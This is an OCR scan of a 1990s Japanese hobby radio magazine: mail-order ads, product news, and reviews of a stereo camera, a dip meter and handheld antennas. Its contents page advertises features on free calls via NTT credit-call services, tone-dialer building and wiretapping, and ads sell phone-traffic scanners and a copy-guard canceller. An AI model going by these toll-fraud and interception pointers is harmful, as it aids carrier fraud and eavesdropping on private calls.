(口座番号) 東京8-555327 (加入者名) ラジオスポット

まずは電話でお問い合わせください。

TEL **03-3839-1622** FAX **03-3839-1630**

〒101 東京都千代田区外神田6-2-10 アイエビル1F 営業時間▶10:00~19:00(平日)、10:00~18:00(日・祝、水曜日定休)



4月1日より通信販売は株式会社伊豆美で販売致しております。総合卸商社(株)明商もよろしくお願ひします。

マルマンオートダイアラー
定価10,000円 **特価¥2,500**

504名分の電話メモ機能にプッシュホンなら、そのまま受話機にあれば電話がかけられます。8桁電話にも使え、留守番電話のリモコンやポケットベルへのメッセージ選出をダイヤル電話機からでもできる。(国産)



好きなスタンプが色々造れます。
オリジナルスタンプ製版機「スタンプランド」
定価¥13,000円 **特価¥3,900**
3台で¥9,900

君のアイデアをスタンプにできる色々なデザインのスタンプを造ることができ、写真のスタンプもできる。楽しさいっぱい。



50mm×12倍双眼鏡
よく見える!!
特価 **¥3,300**
3個で¥8,700
大口径50mm昼夜兼用ベルト、ケース一式付



ケント・まこマリーのサバイバル簡単英会話
カセット3本付、海外旅行、生活、買物、レストランア。ケント・ギルバート、服部まこ、マリー・ニノの3人の英会話テープテキスト。
定価8,000円 **特価¥3,000**
チューブ製、テキスト、カセットテープ3本のセット入り。



多機能ファッション&留守番電話機
定価22,800円 **NEW 特価¥13,000**
NTT認定品ファッション電話型留守番電話応答メッセージは10方式。用件録きはテープ方式外出先内容を書ける。いざら電話転送機能伝言機能、伝言転送、特定着信音地。サイズ129×212×80mm。



強力小型エアコンプレッサー
万能型DC12V
定価9,500円 **特価¥2,800**
3個で¥7,500
自動車、自転車、ゴムボール、ボール等必要に応じて空気を入れます。圧力計付、220PSI、耐付。



ツインタイプ超音波用害虫駆逐器
強力になっても人間、犬、猫等ペットには影響ゼロ
定価11,000円 **特価¥2,200**
5台で¥10,000

ACアダプター付。消費電力はわずか4W、有効面積200㎡おなじみシングルタイプ¥1,800も発売中、Z



沖電気製テレホンメール「ペンコール」
電気て文字や絵を送れる。2台1組 認定品
定価11,000円 **特価¥7,000**
入力面上に書かれた文字や絵を相手に電話をかけて、直接送れます。書いた文字や絵はメモリーで、入力したメールをコピーする事もできます。留守でも留守受信ができます。電話で書けない事やことばで書けない事など文字や絵で送れます。ACアダプター付。



FM/TV-VHF-UHF室内アンテナ
特価 **¥1,800**
3個で¥4,800
ロッド式アンテナと回転式パラボラ型アンテナ付。



自動車電話型カードランシーパー
DC12V高性能型 送・受信機1ランシーパー
定価14,800円 **特価¥5,500**
2台で¥10,000
自動車電話感覚で使える。2ch切替付高性能ランシーパーです。通話約100m、アンテナ付(オプションOK)、高感度ダブルスーパー方式。車と車の無線に好適品。スケル付。



小電力型留守番コードレス電話機
コードレスするタコム CA180
定価49,800円 **特価¥29,800**
留守番機能を手帳からリモート操作した留守録も開ける。オリジナル保留メロディもつけ、外線からリモコンもできるIC+カセット。



150Wグラフィックイコライザー
10素子 G・E 75W+75W LEDレベル付
特価 **¥5,800**
3台で¥15,000
お手持の5-10kHzステレオに付けたと大出力150Wのパワーと10素子30kHz 16kHz音質を変えられるイコライザー付。



超小型高感度ハンディートランシーパー
定価16,800円 2台1組 **特価¥7,200**
4台2組で¥13,400
ポケットに入る小型27MHzランシーパー。通話 約100-500mと高性能型スーパー方式の高感度です。呼出しコール付。スピーカとイヤホンの両用で大変便利です。006P電池使用、ソフトケース付。




落語名人選、笑点カセットテープ全20巻
定価40,000円 **特価¥4,200**
カセット20巻 20本セット40話の笑いのテープ 三笑亭楽楽、三遊亭小円馬、桂小南、桂治、金原孝馬、寿屋孝枝、桂文朝、三遊亭小馬、他15人の名人芸が楽しめるカセットテープです。テープケース入り。



ハンドフリーランシーパー J-7
2台1組 **特価¥2,800**
ヘッドホンマイクセットで両手自由に使え VOX付のFM1ランシーパーセットです。約200-500m通話可能でバイク、自転車、登山、スキー、工事現場等に便利。アマチュア免許、006P使用。




強力・電撃殺虫器
捕虫用蛍光灯で誘虫、電撃で退治。
特価 **¥2,500**
3台で¥6,900
虫が最も好む近紫外線蛍光灯で誘虫し、強力電磁放電で虫を退治します。夏のうさぎ虫をまとめて退治AC100V電源



クーラ&ホットボックス10.5ℓ用
車の中で使える、冷蔵庫/冷凍庫両用機
DC12V電源使用。3台で¥36,600
特価 **¥12,200**
海やキャンプ、スポーツ、釣、ドライブなど年中使えます。外寸 約41×29×28cm、常温時25℃で冷蔵時3℃、冷蔵時70℃、重量 約4.5kg。



録音再生両用小型テープレコーダー
マイク、スピーカー内蔵カセットテープレコーダー
特価 **¥5,800**
特価 **¥5,600**
早送り、巻戻し、ポーズスイッチ、オートストップ付。超小型で大変便利、マイク、スピーカー内蔵品。




ユニビコ高感度ハンディ受信機 BC-200XLT Bearcat
限定販売54,800円を **特価¥29,800**
ハム、航空無線、バーソナル無線、自動車用電話、特殊情報無線、色々聞けます。周波数118-136MHz、136-174MHz、340-470MHz、406-512MHz、806-956MHz、200ch MR。唯一部仕様変更があります。




ポケットモーター マイクロ間多
超高度マルチバンド受信機 **特価¥29,800**
アナログ蓄活系 小電力コードレスホン、MCA業務用無線、バーソナル無線、NTT、セラー 移動電話が片手操作で聞ける。ニッパド内蔵。AC100V・DC12V充電コード付。寸法: 103×56×29mm。



ソーカセットテープ
レコーダー・ボイス内蔵音声がると自動的に録音 **特価¥9,700**
自動録音装置付、カセットレコーダー、早送り、巻戻し、オートストップ機能付、外部マイク端子、イヤホン端子付、3桁テープカウンター付、マイク内蔵、ポーズ付、小型設計。



4インチ超小型白黒3電源テレビ
家庭で屋外で車の中で、高感度超小型テレビ
V1~12ch、U13~62ch **特価¥10,000**
4インチブラウン管使用、家庭用AC100V電池(ノーマル、充電両用)、DC12V(専用コード付)の3電源専用スタンド付。外部アンテナ端子、ノットアンテナ内蔵、電池ケース付。寸法105(W)×80(H)×145(D)mm



安い!!
◎送料は、1回の注文につき800円になります。
◎5台以上まとめて買い安くなります。電話下さい。
〒556 大阪市浪速区難波中3-3-3 北野ビル
06-644-0888

営業時間AM10:00～PM5:30 <日・祭日定休>

伊豆美1P 通販商品のお問合せは通販部へお電話下さい。TEL. 06-644-0888代表

伊豆美2P

●本誌の一部または全部を無断で複製（コピー）することは、法律で定められている場合を除き、著作権及び出版社の権利侵害になります。あらかじめ許諾を求めてください。
●造本には十分注意しておりますが、万一、落丁、乱丁などの不良品がありましたらお取替えます。☎03-3258-6261

特集

究極のタダ電

ついに完成!

NTTクレジット通話攻略法

- NTTカードCの入手方法
- Q²・国際電話は果してかかるか?
- かけられる・られない電話の見分け方
- スーパー高速トーンダイヤラの製作
- …その他多数

編集部

4色カラー

- 面白カード……………139
- 軍用無線機シリーズ
米軍の歴史的銘機
WWIIに設計されたTCS……………140
- 横須賀米海軍基地
フレンドシップデー……………142

2色カラー

- Oh! ニュー……………44
- 面白グッズ 画像が飛び出す「立体カメラ」実験……………46
- 昭和のリグ
測定器シリーズ①……………48
- ダイヤモンド新ハンディ機用
アンテナ使用レポート……………50
- 人気特定小電力「ピコスケ」
使用レポート……………52
- DATの無限コピーがついに完成!
コピーマネージャキット……………55
- 今月の改造
ケンウッド TM-841……………59
- 今月の改造/速報版
アイコム IC-35R……………62

- 野々村電話のデンワコーナー
クレジット通話サービスを
使ってタダ電をかける……………64
- 警消ビクトリアル
フォードの救急車、使えず……………68

好評のハイパワー

- 0425 BBSコーナー……………84
- Dr.伊東のABクリニック……………86
- 許される盗聴と許されない盗聴?
盗聴をめぐる是非を問う!……………90

- 430MHz アンテナは
こう作るといいヨ!……………98

- 業務無線入門……………101

- エアーバンド入門……………155

- ABバケット入門……………164

- 新連載/ゼネカバトランシーバ
で聞く魅力の短波帯……………169

- 周波数NOW 読者最新情報・POLICE署活波……………175

読者のページ

- AB売買ニュース……………26
- ABハウス……………75
- ABトーク
- 読者版言いたい放題
- 情報BOX

面白記事

- ダイヤルQ²パーティーライン
体験レポート第8弾!!……………92
- 新連載 大型製作
2m受信機の製作
第1回……………94
- こちらAB社会部
征木 翔……………104

- オーナーズマニュアル
マランツC412……………147

好評連載

- 衛星オモシロ物語④⑤
小松佳境……………158
- '90年代のレーダー探知機⑫
新井保夫……………162
- のりもの無線面白全集……………172

- 署活系周波数……………184
- アナログ生き残り……………188
- CBパーソナルコーナー……………189

知識の玉手箱

- Q&A AB110番……………198
- Q&A AB119番……………200
- AB技術者……………202
- 別冊のご案内……………205
- バックナンバーガイド……………208
- 次号予告……………209
- 編集後記……………210
- 愛読者ののがき……………243

①レイアウトをしてくれるワープロ

誰でも簡単にきれいな文書が作成できる自動編集機能を搭載したワープロ、HW-9800Dfがカシオ計算機から発売になりました。自動編集機能により、入力された文書を解析、桁下げ、改行の挿入、右寄せ、センタリングなどを自動的に処理します。さらに、指定した用紙のサイズのなかにきれいに収まるよう、行/桁のピッチや文字のサイズなど書式の最適化を行います。誰でも、即座に美しい文書が完成できるワープロです。スーパーアウトラインフォントを3書体（明朝、ゴシック、毛筆）内蔵しており美しい文字印刷を実現しています。価格198,000円

カシオ計算機㈱

〒163東京都新宿区西新宿2-6-1

☎03-3347-4811

② IBM の低価格パソコン

日本アイ・ビー・エム株式会社から20万円を切ったDOS/V専用のデスクトップ型パソコンPS/55Zモデル5510Zが発売されました。処理能力を高めた16ビット・DOS/V専用で、IBM PC/ATバスを採用し、多彩なIBM PC向けに開発された各種周辺機種との接続に対応できます。価格198,000円

日本アイ・ビー・エム㈱

〒116東京都港区六本木3-2-12

☎03-3586-1111

③S端子対応の低価格コピーガード・キャンセラー

通常再生において悪影響を及ぼすコピーガード信号を取りのぞき、安定した映像再生を可能にするコピーガード・キャンセラー、CPG-OMK-IIが㈱インフラノイズ社から発売されました。新旧マクロビジョン方式、松竹方式など、現行全方式すべてに対応。また、高画質を望むビデオユーザーに応えS端子対応となっているのが特徴です。価格8,500円

㈱インフラノイズ

〒561大阪府豊中市浜3-20-13

☎06-336-5005



④ソニー CCD-TR705


② IBM の低価格パソコン PS/55モデル 5510Z



①カシオのワープロ HW-9800Df



③インフラノイズの コピーガードキャンセラー、S端子装備の CPG-OMK II



④待望のHi 8ハンディカム!!

ビデオカメラ市場で、向かうところ敵なし! のパスポートサイズ「ハンディカム」シリーズに、待望のHi 8機がラインナップされました。CCD-TR705は、41万画素のプレジジョン CCDと新開発テープスタビライザーを搭載することにより、水平解像度400本以上（ビデオ部）の高画質映像を、安定性よく再現できます。加えてハイファイステレオ録音により臨場感あふれる高音質が楽しめます。価格175,000円。

ソニー㈱

〒116東京都品川区北品川6-7-35

☎03-3448-3311

⑤多バンド対応ハンディアンテナが勢揃い!!

第一電波工業㈱からハンディートランシーバ用アンテナがズラリとラインナップ。超ミニサイズのRH 9は送信が144/430/900MHzで可能、受信はエアバンド/150/300/450/800/900MHzに対応の9バンド仕様です。RH701、707、709は送信が144/430MHz、受信がエアバンド/150/300/450/800/900MHzに対応しています。また、RH707、709は折り曲がり機構を採用しています。


価格3,500円（RH 9、RH701）、3,800円（RH707）、4,300円（RH709）

第一電波工業㈱

〒350埼玉県川越市小中居中通り445-1

☎0492-35-7171

⑤第一電波のハンディ機用 アンテナ。左から RH 9、 RH709、RH707、RH701



⑥ペン1本で操作可能の電子ノート

ソニーから、手書き入力を採用した電子ノート、「PalmTop (パームトップ)」の新製品 PTC-300 が7月1日より発売となります。携帯性を重視し、3.4インチ液晶ディスプレイの採用、部品点数の削減により小型、軽量化を実現しています。また、ファジー理論を応用した高速手書き文字認識システムを採用しており、漢字を含めた3,553種類の文字を認識することが可能です。文字やグラフィックスの入力を含めた基本的な操作はすべて付属のワイヤレスペンで行なうことが可能となり、煩わしいキーボードの操作なしに、操作ができます。価格65,000円
ソニー㈱

◀⑥ソニーのパームトップ
PTC-300



⑦バーコードがゲームになった!!

カード時代、バーコード時代、コンビエンス時代といわれる現在ですが、そんな時代にふさわしいゲーム、「バーコードバトル」が登場しました。対戦カードのバーコードをスキャナーに読み込ませ、そのデータを「生命力」、「攻撃力」、「防御力」のバトル能力に変換、そのデータをもとに対戦します。また、身のまわりの商品についているバーコードをもとに、オリジナル戦士を製作、対戦させるモードも用意されていて、遊び心をくすぐるゲームとなっています。価格6,800円

㈱エポック社
〒116東京都台東区1-12-3
☎03-3843-8814

▲⑦エポック社のゲーム機、「バーコードバトル」



◀⑧マッキントッシュ用トレーニングソフト「マック塾」

⑧マックユーザー入門者に朗報!

低価格な新製品、日本語の強化などで、マッキントッシュのパソコンが身近なものとなっています。そこで、ご紹介するのはマッキントッシュの豊富なソフトを使いこなすためのトレーニングソフト、「マック塾」です。第1回発売(5タイトル)では統合型表計算ソフトのベストセラー、「エクセル」の使いこなしを丁寧に指導しています。価格各9,800円
ティテック㈱マック塾係
〒105東京都港区虎ノ門1-21-17虎ノ門NNビル7F
☎03-3506-8712

⑨気軽に持ち運べる6型テレビ

ソニーから、6型パーソナルテレビ、「サイドストーリー」KV-6AD1が発売になりました。コンパクトボディと3電源対応(AC、カーバッテリー、バッテリーパック)で使う場所を選びません。また、ダイバシティカーアンテナ用映像出力、ビデオ入出力端子を装備しています。価格75,000円
ソニー㈱

⑩こんなアンテナ欲しかった!!

アンテナのナテックからまたまたユニークな製品の登場です。H60(¥3,800)は、好評の口紅型のデザインで430/1200MHzで送受信が可能、800/900MHzを受信でカバーします。コネクターはBNC防滴型でセンターピンはロスの少ない24K金メッキを採用しています。R803(¥4,200)は、300/800/900MHz帯の受信専用アンテナです。3バンドで整合させているため、コンパクトながら高性能を実現しています。また、同時にマグネット基台が6種類リリースされました。吸盤とマグネットを併用し、強力な吸着力とともに車にキズがつかにくい安心感ある設計となっています。写真は大型サイズのOG-33M(¥6,200)です。

㈱ナテック
〒356埼玉県川越市砂978-14
☎0492-47-1181

⑪同時通話可能な50MHzトランシーバー

通信機器メーカーのAORから、50MHzトランシーバが発売になりました。片通話と同時通話の切替えが行なえ、マイクとイヤホンを使えば、ハンドフリーで電話感覚の交信ができます。また、電源は付属のニッカド電池か乾電池(4本)のほか、AC、カーバッテリーで使用が可能です。価格39,800円(2台セット)
㈱エーオーアール
〒111東京都台東区三筋2-6-4
☎03-3865-1681

▶⑨6型カラーテレビ KV-6AD1

IM ▲
バ H ⑫
ハ Z A
X ト R
0 ー の
シ 50



◀⑩⑪ナテックのハンディ用アンテナ。左R803、右H60。アンテナ基台は大型のOG33A

画面が飛び出す!!

ステレオ 3Dカメラセット

おもしろい! 立体写真

子供の頃読んでいた学習雑誌に、ステレオ（立体）写真が付録でついていたものです。厚紙でできたビューワーでプラスチックレンズ越しに覗くものでしたが、なかなかの迫力！ 東京タワーを見上げた写真やフラミンゴの群れの写真などを楽しんだものです。

粗悪なレンズでしたので映りは良くはなかったものの、画面が浮き出て見えるという効果は十分で、胸をときめかせたものでした。

さて、魅力ある立体写真ですが、自分で撮影することはできないのでしょうか？

そこで、今回ご紹介するのが、自分で立体写真をつくっちゃお



▲カメラ本体。「ステレオ」のロゴがニクイ。

うという「ステレオ3Dカメラセット」なのです。

こんなカメラが 欲しかった!?

この「ステレオ3Dカメラセット」は、ステレオ撮影が可能なカメラと、プリントを見るためのビューワーからなります。

ステレオカメラは、レンズ部分が2つに分かれていて、左右のレンズから各々の像を1コマに2分割で記録します。

できあがった写真には中央の境に左、右2画面がおさまっています。

暗いところでも撮影できるようにストロボも内蔵していますので、どこでも撮影できます。フィルムは一般の35mmのも



▲レンズ部のアップ。2つのレンズから左右の像を取り込む。

のを使います。現像も近所のカメラ屋さんで、いつものようにサービスプリントをお願いすればOKです。できあがったプリントを専用ビューワーで見ると立体写真が楽しめるわけです。

特殊な処理が一切必要としません。この気楽さがこのカメラの大きな魅力となっています。

構図が決め手


プリントも露出も操作は不要ですからバシバシ撮っちゃいましょう。

と、そこでちょっと待ってください。せっかく立体カメラなのですから、立体的を強調するように工夫しましょう。奥行きが感じられるように被写体を並べるのです。




▲暗い場所ではストロボをセットする。ストロボ光が左右均等に行き渡るようにミラーが成形されている。

～ABオモシログッズ



▲裏ボタンを開けたところ。シャッター部が一般のカメラと異なる。



▲ビューワーに写真をセット。レンズが大型なので、とても見やすい。



▲ビューワーは折りたためばコンパクト。

例えば、記念写真を撮るときでも横一列に並ぶより手前から奥にと、人物をタテに配置するなどして遠近感を強調する画面づくりをしましょう。

ちょっとした演出で、迫力ある画面があなたのものになりますよ。

すよ。

写真もステレオが一番!

プリントからあがってきたら早速、ビューワーにセットして見てみましょう。画面に奥行きが実感できますね。ビューワーのレン

ズは大型で見やすく気に入りました。


固定焦点のカメラですから、画面のシャープさはいまひとつの感じがありますが、立体感はないかなかなのです。編集部でも大人気で、カメラ本体には関心がなかったくせに、撮影したプリントができあがると一転して大人気! 「見せろ。見せろ」とビューワーの奪い合いになりました。

自分が撮影した立体写真を見るのはなかなかオツなもの。思いがけずに立体感が出ていたりするとニンマリ。逆に、効果を期待して演出したのにいまひとつだったり…。

読者の皆さんにもこの楽しさ体験していただきたいと思います。



◀プリントはこんな感じにあがってきます。モデルは立体的に見えるように協力しましょう。



◀フラッシュで機を撮影。手前に書見台を配置したので演出。ビューワーで見るとフラッシュの影が立体感をだすのに有効なことが分かります。

「ステレオ3D カメラセット」

価格 カメラ19,800円

ビューワー5,000円

問い合わせ先

岩田エンタープライズ株式会社

〒167東京都杉並区桃井1-1-2

小美野ビル2F

☎03-3395-7811

使いこなせ!!...RFサーチャーつきディップメーター

ディップメーターの原理が発表されてから、すでに50年近く経っていますが、いまでも共振回路の測定器としては、これ以上に手軽で便利なものは考案されていません。ディップメーターについては、アマチュア無線技士の電話帳あるいは電報帳の国家試験や養成課程講習会などでもよく出題され、その呼び名はほとんどのハムのみなさんがご存じのことと思いますが、測定器としてまだ実際に使ったことがない方も多いことでしょう。


ディップメーターは、ハムがアンテナの定数・調整や各種の無線機器を製作・調整する場合に欠かせない測定器です。ディップメーターは共振周波数の測定という基本的な用途から出発して、使う人の知識が増せば増すほど用途もよくなるという大変わくわくしい測定器です。1台のディップメーターとベータランの両方で、様々な高周波に関する定数・測定が可能となり、使い方はいたって簡単な周波数カウンタ・Qメーター・高周波ブリッジ・シグナルジェネレーター・ヘテロダイン周波数計と同等の働きをします。あなたもこのカテゴリーで、1日も早くディップメーターの使い方をマスターしていただきたい。

ディップメーターは、自動方式の発振器で、発振用コイルが測定しようとする回路に結合し易いように、外付の形になっているのが特長です。

その動作は、第1図のように共振周波数(同調周波数)を測定しようとする回路に近づけて、ダイヤルを回していくと、ディップメーターの発振周波数と相手の共振回路の共振周波数が一致したところで発振エネルギーが相手の回路に吸収されるため発振が弱くなります。

この発振の強弱は、メーターにより指示されますから、メーターを見ながらダイヤルを回すと、一致した点でメーターの振れが“ピク”と減少します。この同調点でメーターの振れが弱くなるようにディップするとここから、このディップメーターの名称が付けられています。

また、DM-801で初めて採用された(RFサーチャー)(特許申請中)は、いまだ測定が困難だった金属ケース入りコイルトコイルコイルなどの測定(第2図)に威力を発揮、プリント基板に付いたままの状態でも共振周波数が測定できる画期的な機能です。



- B...そこで今月の測定器は。
- A...ジャン、GDMだ。
- B...GDM?
- A...グッドディップメーターは本来は真空管を使用しているからグッドという名前を使用しているの、カタログではただディップメータとしていくけどね。
- B...中を見ると全半導体化しているからね。
- A...じゃ、これはどういう測定器なのかい?
- B...えーと...
- A...このDM-801の機能としてはまず共振周波数の測定。
- B...つまり針がディップするってわけだね。
- A...そう、同調すると針がピクッと下がるんだ。つづいて水晶発振子の動作確認だ。
- B...俗にいう、死んだ・生きているってやつだね。
- A...水晶に記入されている周波数と同一のところで発振させて水晶を差し込んでメータを見るといい水晶は振れがいんだ。
- B...もちろんDMじゃQRHが
- A...その通り。つづいてはいまの繰り返しだけ、周波数の発振器としての役割だ。
- B...キャリアを断続させればCWの送信機だよ。
- A...そうだよ、実際にQSOしたという伝説があるくらいだからね。続いてはキャパシタンスとインダクタンスの簡易測定だ。
- B...お、ちよつと難しいぞ。
- A...いいかい、付属のコイルはインダクタンスが分かっているし、発振周波数も自分で設定できるから、数式で代入すれば残りのC成分が判明するんだ。
- B...コイルの差し込み口にコンデンサを入れると容量が分かるってあるね。
- A...そうだね。こういうものはやっぱりあると便利だよ。
- B...今でも売っているのかな。
- A...さあ、CQ誌には広告がないからね、続いて来月も別な測定器を紹介することにしよう。

乾電池(100F)



●イヤホン

●アースクリップ

●バネコイル

●バンドコイル

●バネコイル

●バンドコイル


ディップメーター

DM-801


価格 ¥18,500

ディップメーターの働き

第1図
鉄導結合



第2図 容量結合(RFサーチャー計による測定)



昭和のワズケたち

Aちゃん、Bちゃんの
なつかしリグ談話室

測定器のトリオ
きいたことが
あります

- A... えー、今月は読者からのカタログで話をしよう。
- B... お、例のカタログだね。
- A... 額田郡のアイコム命さん、どうもありがとう。さて、ケンウッドは、昔から自前の測定器製造部門を持っていたという話をしたいわけだよ。
- B... アマチュア無線メーカーで測定器を出していたというのと、クラニシを思い浮かべるけど... 測定器と2mのトランシーバを売っていた。他には思い浮かばない。
- A... 八重洲だってそういうオプションはあったけど測定器として独立していたものではないし、他の無線機とはうまく接続できなかったよ。
- B... もしかするとOEMだったりしてね。
- A... そこで、現ケンウッドだけど以前はトリオといっていたから「測定器はトリオ」といつていた。
- B... そういえば測定器って言えば名前が浮かぶのは...。
- A... まずデリカだろ、リーダー電子、ハンセン、カツミ、ちよつと格下? のダイワ、オスカiproック、ダイヤモンドこんなところかな。
- B... もちろんプロ用のものではないよね。
- A... そうさ、安立、安藤、ソニーテクトロニクスなどやYHPやバードなんて手が出ないよ。

ダイヤモンド・ブラックに **新製品仲間入り**

8バンド受信対応

9バンド受信対応

RH901
RH951

使用レポート

お控えなすって…

今回紹介するアンテナは、「これでどうだ!!」と言わんばかりの8バンド受信と9バンド受信対応のホイップアンテナで、それぞれ3バンドずつ送信可能な周波数帯も含まれています。

よくなって…

ところでこのアンテナ、昨年発売されたRH950とRH900のそれぞれ兄弟関係にあります。

双子の場合は特にそうですが、兄弟は先に生まれた兄の方が出来がよく、弟はダメだ…などと聞くことがあります。しかしアンテナの場合は、むしろその逆の場合が多く、必ず弟の方がよくできたヤツなのです。

新発売された弟、RH951とRH900は、ともに「ダイヤモンド・ブラック」で統一されたシックで、スマートな仕上がりを見せています。

ロゴカラーがエメラルドグリーンから燃えるような赤に変わり、コネクタは防滴処理がなされているばかりでなく、センターピン部分には24金メッキが施され、梅雨空の下や真夏の海岸などで使う機会が多くなるこれ



▲見よ、24金メッキと防滴処理されたコネクタを。


からの季節でも、ちょっとやさっとじゃビクつかない、頼もしい構造になっています。

その2本のアンテナについてのスペックを、次頁で表にしましたのでご覧ください。


バランスはどうだ?

ハンティ用のホイップアンテナは、利得を追求した結果、長いものになると極端に硬いか柔らかいか…のどちらかに偏りがちです。ところがRH951/901は、そばやうどんの話ではありませんが、両者ともに適度なコシがあり、フィールドで障害物に接触させても滅多なことでは曲がったり、折れたりすることはありません。

また、アンテナ自体の長さに対しての重量も適当です。これは全体的なバランスを意味し、整合部や中間コイルが全体のつ



▲業務機(改)のモニター用にも…。右は付属していたホイップ。



▲自転車の荷台に取りつけてみました。新波発見に機動力!

くりに比べて重いと、リグを持って通話したときに、バランスの悪いことを意識するようになります。

ハンドマイクがない場合、リグは必然的に斜めになる形で口元まで運ばれてゆきます。このとき整合部やコイルが重いと、軽く設計されているハンディ機とのバランスが悪くなり、持っている手を裏返されるかのように、手首に対して外側へ、大きな力となって重みがのし掛かって安定感がなくなります。

900MHz 送受信対応で、長めにできている RH901 でも、運用中にこの「バランス」を意識することはありませんでした。

整合部はその材質によって、同調帯域が少し広くなる場合もありますが、ハンディホイップを選ぶ場合、あなただったら「軽さ（フットワーク）」と「帯域」…どちらを重視しますか？

上手な利用法…

編集部は電源事情が悪いのにもまして、マイホームならぬ一人一本の「マイアンテナ」事情は、未だに解決されない切実な問題です。屋上にメインアンテナが建っていますが、これらを編集部員全員で使うのは至難のワザ。

そこで登場してくるのがノンラジアルの RH901 とクリップベースの MCR II です。この組合せですと、テュアルバンドのハンディ機なら「何でもあり」なワケです。

机のズライトにクリップしても使えますが、せっかくケー

ブルが付いているのですから、サッシの窓枠に付けてみました。

これならケーブルロスも気にならず、送受信距離のほうにより大きな期待がもてるようになります。


しかし編集部はビルの谷間、果たしてどんな電波が捉えられるかとメモリスキャンをかけてみたところ、以前より「要チェック印」のついていた東北・上越新幹線の漏洩ケーブルからの微弱電波をキャッチすることができました。

あなたの工夫次第


車のドアミラーやビラーを利用して、必要に応じて簡易設置することが可能なノンラジアルの RH901 は電波を出す方に、RH951 はトランシーバや受信機に直付けでお使いになる方へお勧めです。

RH901 と 951、あなただったらどんな使い方をしますか？

爆発的人気を博し、ロングセラーの超広帯域アンテナ・ティスコーン「D-130」の産みの親、



▲停車中ならビラーやドアミラーに取りつけて、簡易モービルホイップに…。



▲窓枠に取りつけたのが編集部員の「マイ・アンテナ」

ダイヤモンドが開発したスーパーホイップ…。この2本のアンテナは、大親分「D-130」に迫る勢いをみせています。

	RH901	RH951
型 式	1/4λ (144MHz) C-Load ノンラジアル (430MHz) 5/8λ 2 段 C-Load ノンラジアル (900MHz)	1/4λ (144MHz) 1/2λ (430MHz) 5/8λ 2 段 (1200MHz)
利 得	2.15dBi (144MHz) 3.8dB (430MHz) 5.5dB (900MHz)	2.15dBi (144MHz) 2.15dBi (430MHz) 5.5dB (1200MHz)
受信対応周波数	144/430/900MHz 送受信 (AIR/150/300/450/800MHz)	144/430/1200MHz 送受信 (AIR/150/300/450/800/900MHz)
耐入力	10W (F3)	10W (F3)
インピーダンス	50Ω	50Ω
全 長	約490mm	約360mm
重 量	約80 g	約63 g
接 栓	BNC-P	BNC-P
価 格	5900円	5100円



とってもやさしい ユニーク・トランシーバ

ピコスケ 使用レポート



特定小電力に新風

錠破りのユニークなデザインと、開拓精神旺盛なフレッシュ感覚がうけて、連続ヒットを飛ばす日本マランツが、今度は無線機らしからぬトランシーバを世におくり出しました。

その名は「HX810」、愛称「ピコスケ」…。すでにアマチュアバンドを使用する「ピコタンク」という50MHz帯の微弱トランシーバが発売されていますが、こちら「ピコスケ」はいま流行りの特定小電力トランシーバであります。

先月号(P57～)のピコスケ分解写真はご覧いただけましたか？ 脳裏に焼き付いている方も多いと思いますが見落として

しまった方は、いま一度ひっくり返してみてください。

これをご覧いただくと、ネーミングやその外見からは想像しきれない、完成度の高い仕上がりが見えていただけます。

また業界初の2万円台というお手ごろな価格設定にも、新入生「ピコスケ」が、後発というハンテを打ち砕こうとしている姿がうかがえます。

